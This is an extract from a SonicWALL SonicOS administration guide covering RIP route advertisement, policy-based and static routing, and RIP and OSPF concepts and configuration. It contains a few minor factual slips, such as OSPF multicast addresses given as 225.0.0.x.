The screenshot shows the 'Routing' configuration page in the SonicWALL management interface. The 'Route Advertisement' section is active, and the 'Routing Mode' is set to 'Simple RIP Advertisement'. Below this, a table lists the interfaces and their status.

Interface (Zone)	Status	Configure
X0 (LAN)	Disabled	
X1 (WAN)	Disabled	
X2 (N/A)	Disabled	
X3 (WAN)	Disabled	
X4 (N/A)	Disabled	

Route Advertisement Configuration

To enable Route Advertisement for an Interface, follow these steps:

- Step 1** Click the **Edit** icon in the **Configure** column for the interface. The **Route Advertisement Configuration** window is displayed.

- Step 2** Select one of the following types of RIP Advertisements:
- **Disabled** - Disables RIP advertisements.
 - **RIPv1 Enabled** - RIPv1 is the first version of Routing Information Protocol.
 - **RIPv2 Enabled (multicast)** - To send route advertisements using multicasting (a single data packet to specific nodes on the network).
 - **RIPv2 Enabled (broadcast)** - To send route advertisements using broadcasting (a single data packet to all nodes on the network).
- Step 3** In the **Advertise Default Route** menu, select **Never**, or **When WAN is up** (for some interfaces), or **Always**.
- Step 4** Enable **Advertise Static Routes** if you have static routes configured on the SonicWALL security appliance, enable this feature to exclude them from Route Advertisement.
- Step 5** Enable **Advertise Remote VPN Networks** if you want to advertise VPN networks.
- Step 6** Enter a value in seconds between advertisements broadcasted over a network in the **Route Change Damp Time (seconds)** field. The default value is **30** seconds.
- A lower value corresponds with a higher volume of broadcast traffic over the network. The **Route Change Damp Time (seconds)** setting defines the delay between the time a VPN tunnel changes state (up or down) and the time the change is advertised with RIP. The delay, in seconds, prevents ambiguous route advertisements sent as a result of temporary change in the VPN tunnel status.
- Step 7** Enter the number of advertisements that a deleted route broadcasts until it stops in the **Deleted Route Advertisements (0-99)** field. The default value is **1**.
- Step 8** Enter a value from 1 to 15 in the **Route Metric (1-15)** field. This is the number of times a packet touches a router from the source IP address to the destination IP address. The default value is **1**.
- Step 9** If either RIPv2 is selected from the RIP Advertisements menu, you can enter a value for the route tag in the **RIPv2 Route Tag (4 HEX Digits)** field. This value is implementation-dependent and provides a mechanism for routers to classify the originators of RIPv2 advertisements. This field is optional.

Step 10 If you want to enable RIPv2 authentication, select one of the following options from the **RIPv2 Authentication** menu:

- **User defined** - Enter 4 hex digits in the **Authentication Type (4 hex digits)** field. Enter 32 hex digits in the **Authentication Data (32 Hex Digits)** field.
- **Cleartext Password** - Enter a password in the **Authentication Password (Max 16 Chars)** field. A maximum of 16 characters can be used to define a password.
- **MD5 Digest** - Enter a numerical value from 0-255 in the **Authentication Key-Id (0-255)** field. Enter a 32 hex digit value for the **Authentication Key (32 hex digits)** field, or use the generated key.

Step 11 Click **OK**.

Route Policies

SonicOS provides Policy Based Routing (PBR) to provide more flexible and granular traffic handling capabilities.

Topics:

- [“Policy Based Routing” on page 360](#)
- [“Route Policies Table” on page 361](#)
- [“Static Route Configuration” on page 362](#)
- [“Probe-Enabled Policy Based Routing Configuration” on page 363](#)
- [“A Route Policy Example” on page 363](#)

Policy Based Routing

A simple static routing entry specifies how to handle traffic that matches specific criteria, such as destination address, destination mask, gateway to forward traffic, the interface that gateway is located, and the route metric. This method of static routing satisfies most static requirements, but is limited to forwarding based only on destination addressing.

Policy Based Routing (PBR) allows you to create extended static routes to provide more flexible and granular traffic handling capabilities. SonicOS PBR allows for matching based upon source address, source netmask, destination address, destination netmask, service, interface, and metric. This method of routing allows for full control of forwarding based upon a large number of user defined variables.

A metric is a weighted cost assigned to static and dynamic routes. Metrics have a value between 0 and 255. Lower metrics are considered better and take precedence over higher costs. SonicOS adheres to Cisco defined metric values for directly connected interfaces, statically encoded routes, and all dynamic IP routing protocols.

Metric Value	Description
1	Static Route
5	EIGRP Summary
20	External BGP
90	EIGRP
100	IGRP

Metric Value	Description
110	OSPF
115	IS-IS
120	RIP
140	EGP
170	External EIGRP
Internal	BGP

Route Policies Table

You can change the view your route policies in the **Route Policies** table by selecting one of the view settings in the **View Style** menu.

#	Source	Destination	Service	Gateway	Interface	Metric	Priority	Probe	Comment	Configure
1	Any	255.255.255.255/32	Any	0.0.0.0	X0	20	1			
2	Any	X1 Default Gateway	Any	0.0.0.0	X1	20	2			
3	Any	X3 Default Gateway	Any	0.0.0.0	X3	20	3			
4	Any	X0 Subnet	Any	0.0.0.0	X0	20	4			
5	Any	X1 Subnet	Any	0.0.0.0	X1	20	5			
6	Any	X3 Subnet	Any	0.0.0.0	X3	20	6			
7	X1 IP	Any	Any	X1 Default Gateway	X1	20	7			
8	X3 IP	Any	Any	X3 Default Gateway	X3	20	8			
9	Any	0.0.0.0/0	Any	10.203.28.1	X1	20	9			

All Policies displays all the routing policies including **Custom Policies** and **Default Policies**. Initially, only the **Default Policies** are displayed in the **Route Policies** table when you select **All Policies** from the **View Style** menu.

The **Route Policies** table provides easy pagination for viewing a large number of routing policies. You can navigate a large number of routing policies listed in the **Route Policies** table by using the navigation control bar located at the top right of the **Route Policies** table. Navigation control bar includes four buttons. The far left button displays the first page of the table. The far right button displays the last page. The inside left and right arrow buttons moved the previous or next page respectively.

You can enter the policy number (the number listed before the policy name in the **# Name** column) in the **Items** field to move to a specific routing policy. The default table configuration displays 50 entries per page. You can change this default number of entries for tables on the **System > Administration** page.

You can sort the entries in the table by clicking on the column header. The entries are sorted by ascending or descending order. The arrow to the right of the column title indicates the sorting status. A down arrow means ascending order. An up arrow indicates a descending order.

Static Route Configuration

In SonicOS, a static route is configured through a basic route policy. To configure a static route, complete the following steps:

- Step 1** Scroll to the bottom of the **Network > Routing** page and click on the **Add** button. The **Add Route Policy** window is displayed.

- Step 2** From the **Source** menu, select the source address object for the static route, or select **Create new address object** to dynamically create a new address object.
- Step 3** From the **Destination** menu, select the destination address object.
- Step 4** From the **Service** menu, select a service object. For a generic static route that allows all traffic types, simply select **Any**.
- Step 5** From the **Gateway** menu, select the gateway address object to be used for the route.
- Step 6** From the **Interface** menu, select the interface to be used for the route.
- Step 7** Enter the **Metric** for the route. The default metric for static routes is one. For more information on metrics, see the [“Policy Based Routing” section on page 360](#)
- Step 8** (Optional) Enter a comment in the **Comment** field.
- Step 9** (Optional) Select the **Disable route when the interface is disconnected** checkbox to have the route automatically disabled when the interface is disconnected.
- Step 10** (Optional) The **Allow VPN path to take precedence** option allows you to create a backup route for a VPN tunnel. By default, static routes have a metric of one and take precedence over VPN traffic. The **Allow VPN path to take precedence** option gives precedence over the route to VPN traffic to the same destination address object. This results in the following behavior:
- When a VPN tunnel is active: static routes matching the destination address object of the VPN tunnel are automatically disabled if the **Allow VPN path to take precedence** option is enabled. All traffic is routed over the VPN tunnel to the destination address object.
 - When a VPN tunnel goes down: static routes matching the destination address object of the VPN tunnel are automatically enabled. All traffic to the destination address object is routed over the static routes.

- Step 11** Select the **Permit Acceleration** checkbox.
- Step 12** The **Probe**, **Disable route when probe succeeds**, and **Probe default state is UP** options are used to configure Probe-Enabled Policy Based Routing. See the following [“Probe-Enabled Policy Based Routing Configuration” section on page 363](#) for information on their configuration.
- Step 13** Click **OK** to add the route.

Probe-Enabled Policy Based Routing Configuration

When configuring a static route, you can optionally configure a Network Monitor policy for the route. When a Network Monitor policy is used, the static route is dynamically disabled or enabled, based on the state of the probe for the policy.

-
- Step 1** Configure the static route as described in [“Static Route Configuration” on page 362](#).
- Step 2** In the **Probe** pull-down menu select the appropriate Network Monitor object:
- **None** —
 - **Create new Network Monitor object...** — for how to create a Network Monitor object, see [“Adding a Network Monitor Policy” on page 465](#).
 - **sonicwall** —
 - **u-c** —
 - **tcp** —
- Step 3** Typical configurations will not check the **Disable route when probe succeeds** checkbox, because typically administrators will want to disable a route when a probe to the route’s destination fails. This option is provided to give administrators added flexibility for defining routes and probes.
- Step 4** Select the **Probe default state is UP** to have the route consider the probe to be successful (i.e. in the “UP” state) when the attached Network Monitor policy is in the “UNKNOWN” state. This is useful to control the probe-based behavior when a unit of a High Availability pair transitions from “IDLE” to “ACTIVE,” because this transition sets all Network Monitor policy states to “UNKNOWN.”
- Step 5** Click **OK** to apply the configuration.

A Route Policy Example

The following example walks you through creating a route policy for two simultaneously active WAN interfaces. For this example, a secondary WAN interface needs to be setup on the **X3** interface and configured with the settings from your ISP. Next, configure the security appliance for load balancing by checking the **Enable Load Balancing** on the **Network > Failover & LB**

page. For this example, choose **Per Connection Round-Robin** as the load balancing method in the **Network > Failover & LB** page. Click **Accept** to save your changes on the **Network > Failover & LB** page.

- Step 1** On the **Network > Routing** page, click the **Add** button under the **Route Policies** table. The **Add Route Policy** window is displayed.

- Step 2** Create a routing policy that directs all **LAN Subnet** sources to **Any** destinations for **HTTP** service out of the **X1 Default Gateway** via the **X1** interface by selecting these settings from the **Source**, **Destination**, **Service**, **Gateway** and **Interface** menus respectively. Use the default **1** in the **Metric** field and enter **force http out primary** into the **Comment** field.
- Step 3** Click **OK**.
- Step 4** Create a second routing policy that directs all **LAN Subnet** sources to **Any** destinations for **Telnet** service out of the **X3 Default Gateway** via the **X3** interface by selecting these settings from the **Source**, **Destination**, **Service**, **Gateway** and **Interface** menus respectively. Use the default **1** in the **Metric** field and enter **force telnet out backup** into the **Comment** field.
- Step 5** Click **OK**.



Note Do not enable the **Allow VPN path to take precedence** option for these routing policies. The **Allow VPN path to take precedence** option gives precedence over the route to VPN traffic to the same destination address object. This option is used for configuring static routes as backups to VPN tunnels. See the “[Static Route Configuration](#)” section on page 362 for more information.

These two policy-based routes force all sources from the LAN subnet to always go out the primary WAN when using any HTTP-based application, and forces all sources from the LAN subnet to always go out the backup WAN when using any Telnet-based application.

To test the HTTP policy-based route, from a computer attached to the LAN interface, access the public Web site <http://www.whatismyip.com> and <http://whatismyip.everdot.org>. Both sites display the primary WAN interface’s IP address and not the secondary WAN interface.

To test the Telnet policy-based route, telnet to route-server.exodus.net and when logged in, issue the *who* command. It displays the IP address (or resolved FQDN) of the WAN IP address of the secondary WAN interface and not the primary WAN interface.

Advanced Routing Services (OSPF and RIP)

In addition to Policy Based Routing and RIP advertising, SonicOS offers the option of enabling Advanced Routing Services (ARS). Advanced Routing Services provides full advertising and listening support for the Routing Information Protocol (RIPv1 - RFC1058) and (RIPv2 - RFC2453), and Open Shortest Path First (OSPFv2 – RFC2328). Advanced Routing Service should only be enabled by those environments requiring support for either or both of these dynamic routing protocols.


RIP and OSPF are Interior Gateway Protocols (IGP) that are both widely used by networks of various sizes to automate the process of route distribution. RIP is commonly used within smaller networks, while OSPF is used by larger networks, although network size should not be the only factor used to determine the appropriateness of one protocol over the other – network speed, interoperability requirements, and relative overall complexity, for example, should also be considered. RIPv1 and RIPv2 are both supported by ARS, the largest differences between the two being that RIPv2 supports VLSM (Variable Length Subnet Masks), authentication, and routing updates. The following table illustrates the major differences between RIPv1, RIPv2, and OSPFv2:

	RIPv1	RIPv2	OSPFv2
Protocol metrics	Distance Vector	Distance Vector	Link State
Maximum Hops	15	15	Unlimited
Routing table updates	Full table broadcast periodically, slower convergence	Full table broadcast or multicast periodically, slower convergence	Link state advertisement multicasts, triggered by changes, fast convergence
Subnet Sizes Supported	Only class-based (a/b/c) subnets support	Class-based only	VLSM
Autonomous system topology	Indivisible and flat	Indivisible and flat	Area based, allowing for segmentation and aggregation



Note OSPF terms are described in [“OSPF Terms”](#) on page 368.

- Protocol Type – Distance Vector protocols such as RIP base routing metrics exclusively on hop counts, while Link state protocols such as OSPF consider the state of the link when determining metrics. For example, OSPF determines interface metrics by dividing its reference bandwidth (100mbits by default) by the interface speed – the faster the link, the lower the cost and the more preferable the path. Consider the following example network:



In the above sample network, if Host A wanted to reach Host B, with RIP, the lowest cost route would be from Router A to Router B, across the relatively slow 64kbps link. With OSPF, the cost from Router A to Router B would be 1562, while the cost from Router A to Router C to Router D to Router B would be 364 (see the Cost section in OSPF concepts later), making it the preferred route.

- Maximum Hops – RIP imposes a hop count of 15 to help prevent routing loops which can occur when bad (e.g. stale) routing information is broadcast and propagated through a network either due to misconfiguration, or slow convergence. Consider if the link between Router D and Router E failed in the diagram above, and there were no safeguards in place:
- Router A's routing information states that it can reach Network E through Router B or Router C with a metric of 3.
- When the link between Router D and Router E fail, and Router A broadcasts its routing information, Router B and Router C determine that they can reach Network E through Router A with a metric of 4.
- Router B and Router C broadcast this information, and it is received by Router D which then determines it can reach Network E through Router B or Router C with a metric of 5.

This loop continues until the hop count of 16 (infinity) is reached.

Other measures against this sort of situation are also commonly employed by RIP, including:

- Split-Horizon – A preventative mechanism where routing information learned through an interface is not sent back out the same interface. This generally works well on broadcast links, but not on non-broadcast links such as Frame Relay, where a single link can commonly be used to reach two separate autonomous systems.
- Poison reverse – Also known as route poisoning, an extension of split-horizon where a network is advertised with a metric of 16 (unreachable), helping to ensure that incorrect alternative routes aren't propagated.

OSPF does not have to impose a hop count limit because it does not advertise entire routing tables, rather it generally only sends link state updates when changes occur. This is a significant advantage in larger networks in that it converges more quickly, produces less update traffic, and supports an unlimited number of hops.

- Routing table updates – As mentioned above, the practice of sending an entire routing table introduces the problems of slower convergences, higher bandwidth utilization, and increased potential for stale routing information. RIPv1 broadcasts its entire routing table at a prescribed interval (usually every 30 seconds), RIPv2 can either broadcast or multicast, and OSPF multicasts only link state updates whenever a change to the network fabric occurs. OSPF has a further advantage of using designated routers (DR) in forming adjacencies in multiple-access networks (more on these concepts later) so that updates do not have to be sent to the entire network.
- Subnet sizes supported – RIPv1 was first implemented when networks were strictly class A, class B, and class C (and later D and E):
- Class A – 1.0.0.0 to 126.0.0.0 (0.0.0.0 and 127.0.0.0 are reserved)
 - Leftmost bit 0; 7 network bits; 24 host bits
 - 0nnnnnnn hhhhhhhh hhhhhhhh hhhhhhhh (8-bit classful netmask)
 - 126 Class A networks, 16,777,214 hosts each
- Class B - 128.0.0.0 to 191.255.0.0
 - Leftmost bits 10; 14 network bits; 16 host bits
 - 10nnnnnn nnnnnnnn hhhhhhhh hhhhhhhh (16-bit classful netmask)
 - 16,384 Class B networks, 65,532 hosts each
- Class C – 192.0.0.0 to 223.255.255.0
 - Leftmost bits 110; 21 network bits; 8 host bits
 - 110nnnnn nnnnnnnn nnnnnnnn hhhhhhhh (24-bit classful netmask)
 - 2,097,152 Class Cs networks, 254 hosts each
- Class D - 225.0.0.0 to 239.255.255.255 (multicast)
 - Leftmost bits 1110; 28 multicast address bits
 - 1110mmmm mmmmmmmm mmmmmmmm mmmmmmmm
- Class E - 240.0.0.0 to 255.255.255.255 (reserved)
 - Leftmost bits 1111; 28 reserved address bits
 - 1111rrrr rrrrrrrr rrrrrrrr rrrrrrrr

This method of address allocation proved to be very inefficient because it provided no flexibility, neither in the way of segmentation (subnetting) or aggregation (supernetting, or CIDR – classless inter-domain routing) by means of VLSM – variable length subnet masks.

VLSM, supported by RIPv2 and OSPF, allows for classless representation of networks to break larger networks into smaller networks:

For example, take the classful 10.0.0.0/8 network, and assign it a /24 netmask. This subnetting allocates an additional 16-bits from the host range to the network range ($24-8=16$). To calculate the number of additional networks this subnetting provides, raise 2 to the number of additional bits: $2^{16}=65,536$. Thus, rather than having a single network with 16.7 million hosts (usually more than most LAN's require) it is possible to have 65,536 networks, each with 254 usable hosts.

VLSM also allows for route aggregation (CIDR):

For example, if you had 8 class C networks: 192.168.0.0/24 through 192.168.7.0/24, rather than having to have a separate route statement to each of them, it would be possible to provide a single route to 192.168.0.0/21 which would encompass them all.

This ability, in addition to providing more efficient and flexible allocation of IP address space, also allows routing tables and routing updates to be kept smaller.

- **Autonomous system topologies** – An autonomous system (AS) is a collection of routers that are under common administrative control, and that share the same routing characteristics. When a group of autonomous systems share routing information, they are commonly referred to as a confederation of autonomous systems. (RFC1930 and RFC975 address these concepts in much greater detail). In simple terms, an AS is a logical distinction that encompasses physical network elements based on the commonness of their configurations.

With regard to RIP and OSPF, RIP autonomous systems cannot be segmented, and all routing information must be advertised (broadcast) through the entire AS. This can become difficult to manage and can result in excessive routing information traffic. OSPF, on the other hand, employs the concept of Areas, and allows for logically, manageable segmentation to control the sharing of information within an AS. OSPF areas begin with the backbone area (area 0 or 0.0.0.0), and all other areas must connect to this backbone area (although there are exceptions). This ability to segment the routing AS helps to ensure that it never becomes too large to manage, or too computationally intensive for the routers to handle.

OSPF Terms

OSPF is substantially more complicated to configure and maintain than RIP. The following concepts are critical to understanding an OSPF routing environment:

- **Link state** – As it pertains to OSPF, a link is an egress interface on a router, and the state describes characteristics of that interface, such as its cost. Link states are sent in the form of Link State Advertisements (*LSA*) which are contained within Link State Update (*LSU*) packets, one of five types of OSPF packets.
- **Cost** – A quantification of the overhead required to send a packet along a particular link. Cost is calculated by dividing a reference bandwidth (usually 100mbit, or 10⁸ bit) by an interface's speed. The lower the cost, the more preferable the link. Some common path costs:


Interface	Divided by 10 ⁸ (100mbit) = OSPF Cost
Fast Ethernet	1
Ethernet	10
T1 (1.544mbit)	64
DSL (1mbit)	100
DSL (512kbps)	200
64kbps	1562
56kbps	1785

- **Area** – The network comprising the group of OSPF routers intended to share a common Link State Database. OSPF networks are built around the backbone area (area 0, or 0.0.0.0) and all other areas must connect to the backbone area (unless virtual links are

used, which is generally discouraged). Area assignment is interface specific on an OSPF router; in other words, a router with multiple interfaces can have those interfaces configured for the same or different areas.


- **Neighbors** – OSPF routers on a common network segment have the potential to become neighbors by means of sending Hello packets. Hello packets act as a form of advertisement and identification, and if two OSPF routers share a common set of certain characteristics, they will become neighbors upon seeing their own router ID in the other router's Hello packet. Hello packets are also used in the *DR* (Designated Router) and *BDR* (Backup Designated Router) election process. For two routers to become neighbors, the characteristics that they must have in common are:
 - **Area-ID** – An area ID identifies an OSPF *area* with a 32-bit value, and is generally represented in an IP address format. OSPF requires at a minimum the backbone area, area 0 (or 0.0.0.0) for operation.
 - **Authentication** – Authentication types can generally be set to none, simple text, or MD5. When using simple text, it should only be used for identification purposes, since it is sent in the clear. For security, MD5 should be used.
 - **Timer intervals** – 'Hello' and 'Dead' intervals must be the same. The Hello interval specifies the number of seconds between Hello packets (as a Keepalive function), and the Dead interval specifies the number of seconds after which a router will be considered unavailable if a Hello is not received.
 - **Stub area flag** – A *Stub area* is an area that only requires a single point of egress, and therefore does not require a full list of external link advertisements. The stub area flag on two potential neighbors must be the same to avoid inappropriate link state exchanges. Another factor that affects neighboring is the kind of network. OSPF recognizes three network types:
 - **Broadcast** – For example, Ethernet. In broadcast networks, neighboring can be established with all other routers in the broadcast domain.
 - **Point to Point** – For example, serial links. In point to point (or point to multipoint) networks, neighboring can be established with the router at the other end of the link.
 - **NBMA** (non-broadcast multiple access) – For example, frame relay. In NBMA networks, neighbors must be explicitly declared.
- **Link State Database** – The Link State Database is composed of the LSA's sent and received by *neighboring* OSPF routers that have created *adjacencies* within an *area*. The database, once complete, will contain all the link state information for a given area, at which time the Shortest Path First (SPF) algorithm will be applied to determine the optimal route to all connected networks based on cost. The SPF algorithm employs the Dijkstra pathfinding algorithm, which essentially regards all routers as vertices in a graph, and computes the cost between each vertex.
- **Adjacencies** – OSPF routers exchange LSA's with adjacent routers to create the LSDB. Adjacencies are created in different fashions depending on the network type (see Neighbors section above). Generally, the network type is broadcast (e.g. Ethernet) so adjacencies are formed by the exchanging OSPF packets in a handshake-like fashion (see OSPF Packet types below). To minimize the amount of information exchanged between adjacent routers, segments (broadcast domains) with multiple OSPF routers elect a Designated Router (DR) and a Backup Designated Router (BDR) using Hello packets.
- **DR** (Designated Router) – On multi-access segments, OSPF routers elect a DR and a BDR, and all other routers on the segment create adjacencies with the DR and the BDR. DR election is based on a router's OSPF Priority, which is a configurable value from 0 (not eligible for DR) to 255. The router with the highest priority becomes the DR. In the event of a priority tie, the router with the highest Router ID (based on interface addressing) wins. Once a router is the DR, its role is uncontested, until it becomes unavailable.

LSA's are then exchanged within LSU's across these adjacencies rather than between each possible pairing combination of routers on the segment. Link state updates are sent by non-DR routers to the multicast address 225.0.0.6, the RFC1583 assigned 'OSPF All Designated Routers' address. They are also flooded by DR routers to the multicast address 225.0.0.5 'OSPF All Routers' for all routers to receive the LSA's.



- **OSPF Packet types** – The five types of OSPF packets are:
 - **Hello** (OSPF type 1) – Sent at a certain interval to establish and maintain relationships with neighboring OSPF routers, and elect Designated Routers. (*Sent during the initialization and the 2-WAY phases on LSDB synchronization*).
 - **Database Description** (OSPF type 2) – Sent between OSPF routers during the creation of an adjacency. *During the Exstart phase of LSDB synchronization*, DD packets establish an ISN (initial sequence number) used to track LSA's, and they establish a master/slave relationship between neighboring OSPF routers. *In the Exchange phase of LSDB synchronization*, they contain short versions of Link State Advertisements. Because DD exchanges can span multiple packets, they are exchanged in a poll (master) and response (slave) fashion to ensure completeness.
 - **Link State Request** (OSPF type 3) – *During the Loading phase of LSDB synchronization*, LSR packets are sent to request database updates from a neighbor. This is the final step in the establishment of an adjacency.
 - **Link State Update** (OSPF type 4) – Sent in response to Link State Requests, LSU packets flood adjacencies with Link State Advertisements to achieve LSDB synchronization.
 - **Link State Acknowledgement** (OSPF type 5) – To ensure reliability of LSA flooding, all updates are acknowledged.
- **Link State Advertisements (LSA)** – There are 7 types of LSA's:
 - **Type 1** (Router Link Advertisements) - Sent by an OSPF router to describe the links to each area to which it belongs. Type 1 LSA's are only flooded into a router's area.
 - **Type 2** (Network Links Advertisements) – Sent by the DR for an area describing the set of routers within the network. Type 2 LSA's are only flooded into a router's area.
 - **Type 3** (Summary Link Advertisements) – Sent across areas by ABR's (Area Border Routers) to describe the networks within an area. Type 3 LSA's are also used for route aggregation purposes, and are not sent to Totally Stubby Areas.
 - **Type 4** (AS Summary Link Advertisements) – Sent across areas by ABR's to describe networks within a different AS. Type 4 LSA's are not sent to Stub Areas.

- **Type 5** (AS External Link Advertisements) – Sent by ASBR (Autonomous System Boundary Routers) to describe routes to networks in a different AS. Type 5 LSA's are not sent to Stub Areas. There are two types of External Link Advertisements:
 - **External Type 1** - Type 1 packets add the internal link cost to the external link cost when calculating a link's metric. A Type 1 route is always preferred over a Type 2 route to the same destination.
 - **External Type 2** - Type 2 packets only use the external link cost to determine the metric. Type 2 is generally used when there is only one path to an external AS.
- **Type 6** (Multicast OSPF) - Spooky. See RFC1584.
- **Type 7** (NSSA AS External Link Advertisements) – Sent by ASBR's that are part of an NSSA (see 'Stub Area').
- **Stub Area** – A stub area is an area that only requires one path, rather than an optimal path. This can be an area with only a single point of egress, or it can be an area where SPF optimization is not necessary. All routers in a stub area must be configured as stub routers, and rather than receiving the full state database, and computing the SPF tree, they will receive only a summary link information. There are different type of stub area:
 - **Stub area** – The standard stub area receives all LSA's except for LSA type 5 (AS External Link advertisement). This helps to keep the LSDB smaller, and reduces the computational overhead on the router.
 - **Totally Stubby Area** – A special type of stub area into which LSA types 3 (Summary Links), 4 (AS Summary Links) and 5 are not passed. Only intra-area routes, and a default route are advertised into totally stubby areas.
 - **NSSA** (Not So Stubby Area) – Described by RFC3101, NSSA is a hybrid stub area that allows external routes to be flooded within the NSSA area using type 7 LSA's (NSSA AS External Routes), but does not accept type 5 LSA's from other areas. NSSA's are useful when connecting a remote site running a different IGP (such as RIP) to an OSPF site, where the remote site's routes do not need to be distributed back to the main OSPF site. An NSSA ABR (Area Border Router) also has the ability to translate type 7 to type 5 LSA's (this is possible only from the SonicOS CLI).
- **Router Types** – OSPF recognizes 4 types of routers, based on their roles:



- **IR (Internal Router)** - A router whose interfaces are all contained within the same area. An internal router's LSDB only contains information about its own area.
- **ABR (Area Border Router)** – A router with interfaces in multiple areas. An ABR maintains LSDB's for each area to which it is connected, one of which is typically the backbone.
- **Backbone Router** – A router with an interface connected to area 0, the backbone.
- **ASBR (Autonomous System Boundary Router)** – A router with an interface connected to a non-OSPF AS (such as a RIP network) which advertises external routing information from that AS into the OSPF AS.

Configuring Advanced Routing Services



Note ARS is a fully featured, multi-protocol routing suite. The sheer number of configurable options and parameters provided is incongruous with the simplicity of a graphical user interface. Rather than limiting the functionality of ARS, an abbreviated representation of its capabilities has been rendered in the GUI, providing control over the most germane routing features, while the full command suite is available via the CLI (see [“Network > Routing” on page 357](#)). The ARS CLI can be accessed from an authenticated CLI session, and contains 3 modules:

- **route ars-nsm** – The Advanced Routing Services Network Services Module. This component provides control over core router functionality, such as interface bindings and redistributable routes.
- **route ars-rip** – The RIP module. Provides control over the RIP router.
- **route ars-ospf** – The OSPF module. Provides control over the OSPF router.

In general, all of the functionality needed to integrate the SonicWALL into most RIP and OSPF environments is available through the Web-based GUI. The additional capabilities of the CLI will make more advanced configurations possible. For the full set of ARS CLI commands, refer to [“Appendix A: CLI Guide” on page 1469](#).

By default, Advanced Routing Services are disabled, and must be enabled to be made available. At the top of the **Network > Routing** page, is a pull-down menu for **Routing mode**. When you select **Use Advanced Routing**, the top of the **Network > Routing** page will look as follows:

Routing Protocols					
Routing Mode: Advanced Routing					
Interface (Zone)	RIP	Configure RIP	OSPFv2	Configure OSPF	OSPF Neighbor Status
X0 (LAN)	RIP Disabled		OSPF Disabled		
X1 (WAN)	RIP Disabled		OSPF Disabled		
X2 (N/A)	RIP Disabled		OSPF Disabled		
X3 (WAN)	RIP Disabled		OSPF Disabled		
X4 (N/A)	RIP Disabled		OSPF Disabled		

The operation of the RIP and OSPF routing protocols is interface dependent. Each interface and virtual subinterface can have RIP and OSPF settings configured separately, and each interface can run both RIP and OSPF routers.

Configure RIP and OSPF for default routes received from Advanced Routing protocols as described in the following topics:

Topics:

- [“Configuring RIP” on page 373](#)
- [“Configuring OSPF” on page 375](#)
- [“Configuring Advanced Routing for Tunnel Interfaces” on page 379](#)

Configuring RIP

To configure RIP routing on an interface, select the **Edit** icon in the **Configure RIP** column. This will launch the **RIP Configuration** window.

Interface X0 (LAN) RIP Configuration

RIP:

Receive: Send:

Split Horizon Use Password

Poisoned Reverse Password:

Global RIP Configuration

Default Metric (1 - 15): Administrative Distance (1 - 255):

Originate Default Route

Redistribute Static Routes

Metric (1 - 15):

Redistribute Connected Networks

Metric (1 - 15):

Redistribute OSPF Routes

Metric (1 - 15):

Redistribute Remote VPN Networks

Metric (1 - 15):

Topics:

- [“RIP Modes” on page 373](#)
- [“Receive \(Available in ‘Send and Receive’ and ‘Receive Only’ modes\)” on page 374](#)
- [“Send \(Available in ‘Send and Receive’ and ‘Send Only’ modes\)” on page 374](#)

RIP Modes

- *RIP* drop-down menu:
 - **Disabled** – RIP is disabled on this interface
 - **Send and Receive** – The RIP router on this interface will send updates and process received updates.
 - **Send Only** – The RIP router on this interface will only send updates, and will not process received updates. This is similar to the basic routing implementation.
 - **Receive Only** – The RIP router on this interface will only process received updates.

